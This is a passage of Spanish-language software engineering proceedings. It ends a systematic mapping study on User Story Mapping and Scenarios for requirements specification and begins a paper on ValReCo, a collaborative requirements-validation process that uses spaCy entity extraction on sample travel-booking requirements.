	Aporte (PI1)	**Tipos de Dominios (PI2)**	**Tipos de Modelos (PI3)**	**Tipos de Marcos de Trabajo y Metodologías (PI4)**	**Tipos de Investigación (PI5)**
[EP1]	Modelo	Aplicaciones Web Aplicaciones y Servicios en Nube	LEL Escenarios	No menciona	Propuesta de Solución
[EP2]	Método	Otros Tipos de Sistemas de Información (ERP, SAP, etc.)	User Story Mapping Historias de Usuario Otros	Scrum	Propuesta de Solución
[EP3]	Modelo	Aplicaciones y Servicios en Nube	LEL Escenarios Casos de Uso	Otros	Propuesta de Solución
[EP4]	Herramienta	Aplicaciones Móviles	LEL Escenarios	No menciona	Evaluación
[EP5]	Método	Aplicaciones Móviles	Escenarios	Otros	Propuesta de Solución

Id	Resultados por cada PI				
	Aporte (PI1)	**Tipos de Dominios (PI2)**	**Tipos de Modelos (PI3)**	**Tipos de Marcos de Trabajo y Metodologías (PI4)**	**Tipos de Investigación (PI5)**
[EP6]	Modelo	Aplicaciones Web	Escenarios	Otros	Evaluación
[EP7]	Herramienta	Aplicaciones y Servicios en Nube Otros Tipos de Sistemas de Información (ERP, SAP, etc.)	Escenarios Otros	Otros	Evaluación
[EP8]	Artefacto	Servicios Financieros (Banca, Seguros, Trading)	Escenarios User Story Mapping Historias de Usuario Otros	Scrum Desarrollo Iterativo Kanban Proceso Cascada Clásico Otros	Validación
[EP9]	Método	Aplicaciones Móviles	Casos de Uso User Story Mapping Historias de Usuario	Scrum Desarrollo Iterativo Kanban	Propuesta de Solución
[EP10]	Artefacto	Servicios Financieros (Banca, Seguros, Trading)	LEL Escenarios Casos de Uso User Story Mapping Historias de Usuario Otros	Scrum Desarrollo Iterativo Kanban Proceso Cascada Clásico	Validación
[EP11]	Modelo	Aplicaciones Web Aplicaciones y Servicios en Nube	Casos de Uso User Story Mapping Historias de Usuario	Scrum Desarrollo Iterativo Kanban	Experiencia Personal
[EP12]	Prácticas	Otros Tipos de Sistemas de Información (ERP, SAP, etc.)	User Story Mapping Historias de Usuario Otros	Scrum Desarrollo Iterativo Kanban	Validación
[EP13]	Modelo	Aplicaciones y Servicios en Nube	Escenarios User Story Mapping Historias de Usuario	Desarrollo Iterativo	Propuesta de Solución

PI1: ¿Qué contribuciones existen en la especificación de requerimientos de software?

En el artículo de Sarmiento *et al.* [EP1] se propone un modelo basado en escenarios para la verificación y validación de la especificación de requerimientos de software, destacando la consistencia, corrección y completitud mediante el uso de patrones NFR. Por su parte Silva [EP3] propone un modelo para garantizar la calidad en aplicaciones móviles basándose en escenarios.

Ali *et al.* [EP4] presenta una herramienta que utiliza LEL para mejorar la especificación de requerimientos en aplicaciones móviles bajo metodologías ágiles. Por su parte Sarmiento *et al.* [EP7] también presenta una herramienta, la cual puede ser aplicada en distintos contextos y que facilita la creación y gestión de requerimientos de software.

En el artículo de Jacobson y Cockburn [EP10] se discute la implementación de un artefacto para los servicios financieros, destacando su relevancia mediante el uso de LEL. Moedt van Bolhuis *et al.* [EP8] propone la validación de un artefacto para la especificación de requerimientos en servicios financieros utilizando User Story Mapping.

Kiritsis *et al.* [EP2] presentan el método de Mapeo de Historias de Usuario (USM) para estructurar el backlog y facilitar la comunicación y definición del conocimiento del dominio. Por su parte Holl y Elberzhager [EP6] proponen un método de generación de escenarios específicos para la calidad de aplicaciones móviles. Mientras que el artículo de Neto *et al.* [EP9] se centra en el uso de un método específico para aplicaciones móviles, destacando la importancia del mapeo de historias de usuario para una mejor gestión de los requerimientos.

El artículo de Schön [EP12] se enfoca en destacar la relevancia de aplicar prácticas como las historias de usuario en lo que respecta a implementación de sistemas.

En los artículos de Ferreira [EP5] y de Wirfs-Brock y Hvatum [EP11] se presentan modelos específicos tanto para el desarrollo de aplicaciones web y para el desarrollo de aplicaciones y servicios en la nube. Se enfocan en las mejores prácticas y metodologías para mejorar la eficiencia de la misma manera que discuten los escenarios aplicables.

Por su parte Caldwell [EP13] explora la integración de la especificación de requerimientos y las pruebas basadas en modelos en el desarrollo ágil, presentando enfoques para combinar estas prácticas y mejorar la calidad y eficiencia.

PI2: ¿En qué dominios se realizaron contribuciones?

La gran mayoría de los estudios primarios se focalizan en el dominio de las Aplicaciones y Servicios en la Nube, totalizando un 31,3% de los estudios. Luego se observa homogeneidad, entre Aplicaciones Web, Aplicaciones Móviles y Otro tipo de Sistemas de Información (ERP, SAP) con un total del 18,8 %.

Además, por último, se encuentran los Servicios Financieros (Banca, Seguros, Trading) con un 12,5%. Es importante remarcar que no se encontraron estudios que no especifiquen cuál es el dominio donde se realicen contribuciones en la especificación de requerimientos de software.

PI3: ¿Qué modelos son utilizados para especificar requerimientos de software?

Del total de los estudios analizados, el modelo más utilizado para especificar requerimientos son los Escenarios, observado en 9 publicaciones: Sarmiento *et al.* [EP1], Silva [EP3], Holl y Elberzhager [EP6], Ferreira [EP5], Ali *et al.* [EP4], Sarmiento *et al.* [EP7], Moedt van Bolhuis *et al.* [EP8], Jacobson y Cockburn [EP10] y Caldwell [EP13].

Se observa además que los otros dos modelos que se mencionan son User Story Mapping e Historias de Usuario, observados en las siguientes 7 publicaciones: Kiritsis *et al.* [EP2], Moedt van Bolhuis *et al.* [EP8], Neto *et al.* [EP9], Jacobson y Cockburn [EP10], Wirfs-Brock y Hvatum [EP13], Schön [EP14] y Caldwell [EP15]. Por otro lado, en 4 publicaciones se mencionan a los Casos de Uso para la especificación de requerimientos. Por último, otro de los modelos utilizados es el LEL mencionado en 4 publicaciones.

PI4: ¿Qué marcos de trabajo y metodologías se utilizan en los proyectos de software?

La mayoría de los estudios primarios mencionan que la metodología que se utiliza en los proyectos de software es Scrum con un 24%, la cual se enmarca en lo que respecta a las metodologías de trabajo ágiles. Luego otras de las metodologías que se mencionan en los artículos son Kanban, Desarrollo Iterativo con un 20%.

Por otro lado, un 16% de los estudios analizados menciona que se utilizan Otros tipos de metodologías que no fueron especificadas en la taxonomía de esta pregunta de investigación.

Además, cabe destacar que se encontró un 12% en donde los estudios no mencionan la metodología que se utiliza.

Por último, se observó que la metodología del proceso de Cascada Clásico se menciona tan solo en un 8% de los artículos, es decir en 2 artículos.

PI5: ¿Qué tipos de investigación existen en los artículos?

Encontramos que, del total de los estudios primarios, 6 estudios (46,2%) tienen como propósito de investigación realizar una propuesta de solución, en su mayoría modelos. Existen tres artículos (23,1%) correspondientes a la clasificación, evaluación. de la investigación. Luego otros 3 artículos (23,1%) tienen como propósito la validación de la investigación. Además, se observó un (7,7%) para artículos del tipo experiencia personal.

5 Amenazas a la validez

Se analizaron las potenciales amenazas a la validez que podrían afectar al SMS, respecto a las cuatro categorías sugeridas por Wohlin *et al*. [16].

- Validez del constructo. Se estableció de forma unívoca la definición de especificación de requerimientos, User Story Mapping y de escenarios basados en la literatura reconocida [5], [6] y [17].
- Validez interna. Se diseñó un protocolo de revisión que ha sido diseñado por la primera autora y revisado por los otros dos autores. La lectura de los artículos se

dividió entre los tres autores para asegurar una revisión exhaustiva y objetiva. Cada autor leyó y evaluó los artículos de manera independiente. Posteriormente, se llevó a cabo una reunión de consenso en la que se discutieron y resolvieron las discrepancias encontradas en las evaluaciones. Este proceso permitió asegurar la consistencia y validez de las conclusiones obtenidas en el mapeo y revisión de los artículos.

- Validez externa. Se tomó la decisión de utilizar tres de las bibliotecas digitales más utilizadas en investigación en ingeniería de software. (IEEE Xplore, Springer y ACM). No se consideró la literatura gris, así como artículos duplicados o versiones parciales, presentaciones en PowerPoint, tesis de maestría, tesis doctorales o cursos impartidos.
- Fiabilidad. Se intentó mitigar el sesgo de las publicaciones definiendo cuidadosamente (a) los criterios de inclusión y exclusión para poder seleccionar estudios primarios y (b) los criterios de exclusión específicamente, con el fin de seleccionar reglas basadas en las preguntas de investigación predefinidas en el trabajo. Además, se diseñó un formulario para la registración de los datos con Excel y se mapearon las preguntas de investigación de acuerdo con el esquema de clasificación definido para cumplir con los objetivos de este estudio. Se considera que el efecto potencial de este sesgo tiene menos importancia en estudios de mapeos sistemáticos que en las revisiones sistemáticas de literatura.

6 Trabajos Relacionados

Los trabajos relacionados abordan diversos aspectos de las historias de usuario y la ingeniería de requerimientos en entornos ágiles. Raharjana *et al.* [18] analizan el uso del procesamiento del lenguaje natural (PNL) para mejorar la creación y gestión de historias de usuario, mientras que Schön *et al.* [19] destacan la importancia de la colaboración con los stakeholders y la adaptación continua de los requerimientos. Curcio *et al.* [20] sugieren integrar técnicas ágiles con prácticas tradicionales, enfocándose en mejorar la gestión de la documentación y el manejo de cambios en los requerimientos. Dos Santos *et al.* [21] exploran el uso de la inteligencia artificial y el PNL para generar historias de usuario automáticamente. Otros trabajos, como los de Ciancarini *et al.* [22] y Amna et al. [23], tratan las historias de usuario como una forma de narración y su uso en el desarrollo ágil, aunque sin profundizar en herramientas como el User Story Mapping (USM) o los Escenarios. Finalmente, Coutinho et al. [24] ofrecen una visión general de la gestión de requerimientos y pruebas en equipos ágiles, destacando áreas de mejora.

7 Conclusiones

En este artículo se presentó un mapeo sistemático de la literatura para analizar el estado del arte respecto a User Story Mapping y Escenarios para especificar requerimientos de software. Se seleccionaron 13 estudios primarios de un conjunto inicial de 33 artículos resultantes de las búsquedas realizadas en *IEEE Xplore, Springer y ACM*, en el período

comprendido entre enero del año 2014 y junio del año 2024. Una vez analizados los estudios primarios, se concluye que:

- Los principales dominios en que se realizaron contribuciones en la especificación de requerimientos corresponden a: Aplicaciones y Servicios en la Nube (31,3%) y Aplicaciones Web, Aplicaciones Móviles y Otro tipo de Sistemas de Información (ERP, SAP) con un total del 18,8 %.
- Los modelos más utilizados para especificar requerimientos son los Escenarios, observados en el 25,7% de las publicaciones. El USM y las Historias de Usuario también se mencionan en el 20% de los estudios. Los Casos de Uso y LEL se encuentran en el 11,4% de los artículos.
- En cuanto a las metodologías utilizadas, Scrum es la más mencionada en el 24% de los estudios primarios, seguida por Kanban y el Desarrollo Iterativo, ambos con un 20%. Otras metodologías no especificadas aparecen en el 16% de los estudios, mientras que el proceso de Cascada Clásico se menciona en el 8%.
- En términos de tipos de investigación, el 46,2% de los estudios tienen como propósito realizar una propuesta de solución, principalmente modelos. El 23,1% de los artículos corresponde a la evaluación de la investigación, y también el 23,1% se centran en la validación de la investigación. Además, el 7,7% se clasifica como experiencias personales.
- Los hallazgos mencionados anteriormente destacan la importancia de seguir investigando sobre la posible efectividad de combinar Escenarios y USM en la especificación de requerimientos de software.

Referencias

1. Beck, K., Beedle, M., van Bennekum, A., Cockburn, A., Cunningham, W., Fowler, M., Grenning, J., Highsmith, J., Hunt, A., Jeffries, R., Kern, J., Marick, B., Martin, R. C., Mellor, S., Schwaber, K., Sutherland, J., y Thomas, D. Manifesto for Agile Software Development. Agile Alliance. https://agilemanifesto.org/ (2001).
2. Siqueira Simões, G. La importancia de la ingeniería de requerimientos. *SG: Software Guru*. https://sg.com.mx/revista/54/la-importancia-la-ingenier-requerimientos (2017).
3. Elfatatry, A.M., Abougabal, M.S. "Detecting defects in software requirements specification." Alexandria Engineering Journal, 53(3), 513-527. (2016).
4. Abdul Rashid, R., Fahmi, F. Fault-Prone Software Requirements Specification Detection Using Ensemble Learning for Edge/Cloud Applications. Applied Sciences, 13(14), 8368. (2023).
5. Leite, J. C. S. P., Rossi, G., Balaguer, F., Maiorana, V., Kaplan, G., Hadad y G., Oliveros, A. Enhancing a Requirements Baseline with Scenarios. Requirements Engineering Journal, 2(4), 184-198. (1997).
6. Patton, J. User Story Mapping: Discover the Whole Story, Build the Right Product. (2014).
7. Kitchenham, B., Budgen, D., Brereton, P. Evidence-Based Software Engineering and Systematic Reviews (1st ed.). Chapman and Hall/CRC. (2015).
8. Kitchenham, B., Pretorius, R., Budgen, D., Brereton, O. P., Turner, M., Niazi, M., Linkman, S. Systematic literature reviews in software engineering – A tertiary study. Information and Software Technology, 52(8), 792-805. (2010).

9. Petersen, K., Feldt, R., Mujtaba, S., Mattsson, M. Systematic mapping studies in software engineering. In Proceedings of the 12th International Conference on Evaluation and Assessment in Software Engineering (pp. 68–77). (2008)
10. Petersen, K., Vakkalanka, S., Kuzniarz, L. Guidelines for conducting systematic mapping studies in software engineering: An update. Information and Software Technology, 64, 1-18. (2008).
11. Petersen, K., Vakkalanka, S., Kuzniarz, L. Guidelines for Conducting Systematic Mapping Studies in Software Engineering: An Update. Information and Software Technology, 64, 1-18. (2015).
12. ISO/IEC/IEEE 24765:2010. Sistema de información y tecnología - Vocabulario del software y sistemas de ingeniería (2010).
13. Marco Kuhrmann, Paolo Tell, Jil Klünder, Regina Hebig, Sherlock Licorish, Stephen MacDonell (Eds.): Complementing Materials for the HELENA Study (Stage 2). [online] DOI: 10.13140/RG.2.2.11032.65288. (2018).
14. Wieringa, R., Maiden, N., Mead, N., Rolland, C. Requirements engineering paper classification and evaluation criteria: A proposal and a discussion. Requirements Engineering, 11, 102–107. (2005).
15. Alegretti, Andrea Verónica; Panizzi, Marisa Daniela; L., Antonelli. Apéndice. User Story Mapping y Escenarios para especificar requerimientos de software: Mapeo Sistemático de la Literatura. Disponible en: https://doi.org/10.6084/m9.figshare.26994913 (2024).
16. Wohlin, C., Runeson, P., Höst, M., Ohlsson, M., Regnell, B., y Wesslén, A.: Experimentation in software engineering: an introduction. The Kluwer International Series in Software Engineering (2000).
17. Loucopoulos, P., Karakostas, V. System requirements engineering. McGraw-Hill. (1995).
18. Raharjana, I. K., Siahaan, D., y Fatichah, C. (2021). User stories and natural language processing: A systematic literature review. IEEE access, 9, 53811-53826.
19. Schön, E. M., Thomaschewski, J., & Escalona, M. J. (2017). Agile Requirements Engineering: A systematic literature review. Computer standards & interfaces, 49, 79-91.
20. Curcio, K., Navarro, T., Malucelli, A., y Reinehr, S. (2018). Requirements engineering: A systematic mapping study in agile software development. Journal of Systems and Software, 139, 32-50.
21. dos Santos, C. A., Bouchard, K., y Minetto Napoleão, B. (2024). Automatic user story generation: a comprehensive systematic literature review. International Journal of Data Science and Analytics, 1-24.
22. Ciancarini, P., Farina, M., Okonicha, O., Smirnova, M., y Succi, G. (2023). Software as storytelling: A systematic literature review. Computer Science Review, 47, 100517.
23. Amna, A. R., & Poels, G. Systematic Literature Mapping of User Story Research. IEEE Access, 10, 51723-51746. doi: 10.1109/ACCESS.2022.3173745. (2022).
24. Coutinho, J., Andrade, W., y Machado, P. A Survey of Requirements Engineering and Software Testing Practices in Agile Teams. In Proceedings of the 7th Brazilian Symposium on Systematic and Automated Software Testing (SAST '22) (pp. 9-18). New York, NY, USA. https://doi.org/10.1145/3559744.3559746 (2022).

ValReCo: Un Proceso de Validación de Requerimientos

Sonia Santana[1][0000-0003-2163-120X], Leandro Antonelli[2,3][0000-0003-1388-0337], Pablo Thomas[4][0000-0001-9861-987X], Alejandro Fernandez[2][0000-0002-7968-6871]

(1) Facultad de Ciencias de la Administración - Universidad Nacional de Entre Ríos
sonia.santana@uner.edu.ar
(2) Laboratorio de Investigación y Formación en Informática Avanzada (LIFIA), Facultad de Informática, Universidad Nacional de La Plata
(3) CAETI - Facultad de Tecnología Informática - Universidad Abierta Interamericana
leandro.antonelli@lifia.info.unlp.edu.ar
(4) Instituto de Investigación en Informática (III-LIDI). Facultad de Informática, Universidad Nacional de La Plata
Centro Asociado CIC. Buenos Aires, Argentina
pthomas@lidi.info.unlp.edu.ar

Abstract. En este trabajo se presenta la aplicación del proceso de validación de requerimientos colaborativo - ValReCo. Este proceso está basado en estándares y lineamientos de buenas prácticas y sigue la filosofía basada en procesos, de modo que cada una de las fases identificadas se corresponden al proceso de validación de requerimientos a partir de la técnica extracción de entidades de procesamiento de lenguaje natural en un entorno colaborativo. Cada uno de estos procesos define el conjunto de actividades y tareas que deben ser realizadas, así como los roles, guías y productos de trabajo implicados en las mismas. El objetivo principal del trabajo es mostrar la aplicabilidad del proceso ValReCo identificando sus fortalezas y debilidades.

Keyword. validación de requerimientos, técnicas de procesamiento de lenguaje natural, entornos colaborativos.

1 Introducción

En el marco de la Ingeniería de Requerimientos (RE por sus siglas en inglés Requirements Engineering) la validación de los requerimientos es un proceso fundamental en cualquier proyecto de desarrollo de software y debe ser un proceso continuo en el ciclo de vida del desarrollo del sistema. El principal objetivo de la validación de requerimientos es confirmar que los requerimientos especificados sean representaciones de las necesidades y expectativas de los usuarios [1] [2] [3] y que además sean completos, correctos y consistentes [3] entre otras características.

Actualmente, en muchos proyectos los requerimientos se especifican en lenguaje natural sin restricciones para que cada parte interesada los entienda. El proceso de validación de requerimientos formulados de esta manera se realiza de forma manual, debido a la ambigüedad del lenguaje natural y la consiguiente ausencia de un mecanismo automático de validación. Por lo tanto, la validación de los requerimientos y la transición al diseño basado en modelos, requieren mucho tiempo, es propensa a errores y, a menudo, es repetitiva debido a que se deben validar muchos requerimientos. Definir y validar los requerimientos del sistema es una de las actividades más importante en el desarrollo de un sistema de información. A menudo requiere la colaboración de múltiples partes interesadas que tienen diferentes necesidades y perspectivas. En muchos casos, es especialmente difícil facilitar la recopilación y validación de requerimientos de manera eficiente y eficaz en un entorno jerárquico y, al mismo tiempo, animar a las partes interesadas del sistema a compartir libremente sus ideas y opiniones.

Este trabajo se enfoca en una experiencia de aplicación del proceso de validación de requerimientos – ValReCo [4] y presenta un reporte de resultados con sus fortalezas y debilidades. El resto del artículo está organizado de la siguiente manera: la sección 2 describe el proceso ValReCo a partir de la técnica extracción de entidades de procesamiento de lenguaje natural en un entorno colaborativo, basado en redes sociales formadas por equipos centrados en requerimientos (ECR). La sección 3 describe, en primer lugar, la organización del proceso ValReCo y en segundo lugar muestra la aplicabilidad del proceso. La sección 4 presenta los resultados obtenidos identificándose fortalezas y debilidades. Finalmente, la sección 5 expresa las conclusiones y trabajos futuros.

2 Proceso ValReCo

En esta sección, se describe el proceso ValReCo de validación de requerimientos en un entorno colaborativo basado en equipos centrados en requerimientos [4]. ValReCo se basa en la norma ISO/IEC/IEEE 12207 [5] está conformado por el proceso principal y de apoyo, como se muestra en la Figura 1.




Fig. 1. Procesos de ValReCo [4]

A continuación, en Figura 2 se describen las actividades del proceso principal y el proceso de apoyo de ValReCo, productos de entradas y salidas de cada actividad bajo los lineamientos de la norma ISO 9001 [6] y de buenas prácticas, para el fortalecimiento y la claridad de las actividades.




Fig. 2. Proceso ValReCo

3 Ejecución del proceso ValReCo

En esta sección se muestra la aplicación del proceso de validación de requerimientos colaborativo – ValReCo, para conocer sus fortalezas y debilidades.

3.1 Organización del proceso ValReCo

La experiencia de aplicación del proceso ValReCo se desarrolló en un grupo conformado por docentes y estudiantes del área de Ingeniería de Software. Participaron un total siete stakeholders, cinco usuarios del sistema, S1, S2, S3, S4 y S5 y dos analistas A1 y A2. Asimismo, se seleccionaron seis requerimientos con prioridad alta de la especificación de requerimientos de un Sistema de Vuelos, Alojamiento y Alquileres de Autos, que se describen a continuación:

R1: Verificar usuario registrado. El sistema deberá verificar el usuario con el correo y contraseña.

R2: Acceder al carro de compras. El sistema deberá mostrar oferta de vuelo, alojamiento o alquiler de auto para comprar o reservar. Cada oferta deberá incluir número de la oferta, descripción y precio.

R3: Buscar ofertas de alquileres de autos. El sistema deberá mostrar ofertas de alquiler de auto. Cada oferta deberá incluir ciudad y fecha retiro, ciudad y fecha devolución, tipo auto y precio.
R4: Agregar ofertas al carro de compras. El sistema deberá agregar ofertas de vuelo, alojamiento o alquiler de auto al carro de compras.
R5: Reservar ofertas: El sistema deberá reservar ofertas de vuelo, alojamiento o alquiler de auto.
R6: Comprar ofertas. El sistema deberá comprar ofertas de vuelo, alojamiento o alquiler de auto.

Luego, considerando los requerimientos y los stakeholders mencionados anteriormente, se diseñó el entorno colaborativo del proceso ValReCo. Como se muestra en la Figura 3, el entorno colaborativo de ValReCo está conformado por tres planos: **Plano de requerimientos** donde se encuentran los requerimientos a validar, **Plano de artefactos** donde se encuentra el proceso principal y de apoyo de ValReCo y **Plano de equipos centrados en requerimientos** donde se encuentran los ECR conformados por los stakeholders.




Fig.3. Esquema colaborativo de equipos del proceso ValReCo.

Por último, se analizaron las dependencias y asignaciones de los requerimientos a validar, como se muestra en la Tabla 1, y se crearon los ECR del proceso ValReCo como se muestra en la Tabla 2.

Tabla 1. Dependencia y asignaciones de los requerimientos.

Requerimiento	Asignado a	Depende de
R1	S2 S3	-
R2	S1	R1
R3	S3	-
R4	S3 S4	R1 R3
R5	S4 S5	R4
R6	S1	R4

Tabla 2. Equipos centrados en requerimientos.

ECR	Stakeholders
ECR1	S1 S2 S3
ECR2	S2 S3 S4
ECR3	S3 S4 S5
ECR4	S1 S3 S4

Se generaron como salida los siguientes formularios como se muestran en la Figura 4 y 5.

Nombre Dependencia de Requerimientos		**Fecha** 21/05/2024		**Versión** 1.0
Propósito El propósito es documentar las dependencias de los requerimientos a validar.				
Audiencia a la que se dirige: Stakeholders				
Procedimientos Determinar la dependencia de los requerimientos.				
Responsabilidades: Analistas				
Requerimientos		**Depende de**		
Id.	**Nombre**	**Id.**	**Nombre**	
R2	Acceder al carro de compras	**R1**	Verificar usuario registrado	
R4	Agregar ofertas al carro de compras	**R1** **R3**	Verificar usuario registrado Buscar ofertas de alquileres de autos	
R5	Reservar ofertas	**R4**	Agregar ofertas al carro de compras	
R6	Comprar ofertas	**R4**	Agregar ofertas al carro de compras	

Fig.4. Formulario de dependencia de requerimientos

Nombre Asignación de Requerimientos a stakeholders		**Fecha** 21/05/2024		**Versión** 1.0
Propósito El propósito es documentar los stakeholders responsables de validar cada requerimiento.				
Audiencia a la que se dirige: Stakeholders				
Procedimientos Determinar que stakeholders validarán los requerimientos.				
Responsabilidades: Analistas				
Requerimientos		**Validado por**		
Id.	**Descripción**	**Id.**	**Nombre stakeholder**	
R1	Verificar usuario registrado	S2 S3	… …	
R2	Acceder al carro de compras	S1	…	
R3	Buscar ofertas de alquileres de autos	S3	…	
R4	Agregar ofertas al carro de compras	S3 S4	… …	
R5	Reservar ofertas	S4 S5	… …	
R6	Comprar ofertas	S1	…	

Fig.5. Formulario de asignación de requerimientos

El proceso ValReCo aplica la técnica reconocimiento de entidades nombradas de NLP para validar los requerimientos. Para la experiencia de aplicación presentada se desarrolló un script en Python, que se utilizó para extraer las entidades nombradas de los requerimientos mediante la librería Spacy y el motor de coincidencia de reglas Matcher. La secuencia de pasos utilizada para extraer entidades es la siguiente:

1. Importar la biblioteca Spacy y el Matcher.
2. Cargar el modelo de lenguaje en español es_core_news_md.
3. Definir el texto de los requerimientos proporcionados.
4. Procesar el texto con el modelo NLP de Spacy.
5. Crear una instancia de Matcher.

6. Definir patrones para identificar verbos (Acciones), sustantivos (Objetos) y sustantivos específicos (Campos del Objeto).
7. Aplicar el matcher al documento procesado.
8. Extraer entidades: se itera sobre los resultados del matcher y se almacena las entidades en un diccionario.
9. Imprimir resultados de las entidades extraídas por categoría.

El uso de Matcher de Spacy, permitió aplicar el reconocimiento de entidades nombradas (NER por sus siglas en inglés) ajustando los patrones para identificar verbos, sustantivos y sustantivos específicos. A diferencia del NER estándar, que utiliza un modelo pre entrenado para identificar entidades generales y no puede examinar entidades específicas, inusuales o de un dominio en particular.

Luego, de ejecutar el script para extraer las entidades de los requerimientos, la información permitió generar los siguientes formularios, como se muestra en la Figura 6.

Nombre Entidades extraídas		**Fecha** 21/05/2024		**Versión** 1.0
Propósito El propósito es documentar las entidades extraídas de los requerimientos a validar.				
Audiencia a la que se dirige: Stakeholders				
Procedimientos Extraer las entidades de los requerimientos a validar.				
Responsabilidades: Analistas				
Requerimientos		**Entidades extraídas**		
Id.	**Descripción**	**Tipo**	**Descripción**	
R1	Verificar usuario registrado. El sistema deberá verificar el usuario con el correo y contraseña.	Entidades nombradas: ACCIONES: verificar CLASES: sistema, usuario CAMPOS: correo, contraseña		
R2	Acceder al carro de compras. El sistema deberá mostrar oferta de vuelo, alojamiento o alquiler de auto para comprar o reservar. Cada oferta deberá incluir número de oferta, descripción y precio.	Entidades nombradas: ACCIONES: mostrar, comprar, reservar, incluir CLASES: sistema, oferta, vuelo, alojamiento, alquiler, auto CAMPOS: número de oferta, descripción, precio		
R3	Buscar ofertas de alquileres de autos. El sistema deberá mostrar oferta de alquiler de auto. Cada oferta deberá incluir ciudad y fecha retiro, ciudad y fecha devolución, tipo auto y precio.	Entidades nombradas: ACCIONES: mostrar, incluir CLASES: sistema, oferta, alquiler, auto CAMPOS: ciudad, fecha, retiro, devolución, tipo, precio		
R4	Agregar ofertas al carro de compras. El sistema deberá agregar ofertas de vuelo, alojamiento o alquiler de auto al carro de compras.	Entidades nombradas: ACCIONES: agregar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto, carro, compras CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto, carro de compras		
R5	Reservar ofertas. El sistema deberá reservar ofertas de vuelo, alojamiento o alquiler de auto.	Entidades nombradas: ACCIONES: reservar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto		
R6	Comprar ofertas. El sistema deberá comprar ofertas de vuelo, alojamiento o alquiler de auto.	Entidades nombradas: ACCIONES: comprar OBJETOS: sistema, ofertas, vuelo, alojamiento, alquiler, auto CAMPOS: ofertas de vuelo, alojamiento o alquiler de auto		

Fig.6. Formulario de entidades extraídas

A continuación, se procedió a efectuar la revisión y validación manual para confirmar la precisión del modelo, es decir, si las entidades nombradas extraídas de los requerimientos eran relevantes y precisas. Para la actividad se creó un foro de discusión, como se muestra en la

Figura 7, para que los stakeholders puedan expresar discrepancias o dudas sobre las entidades extraídas de los requerimientos.



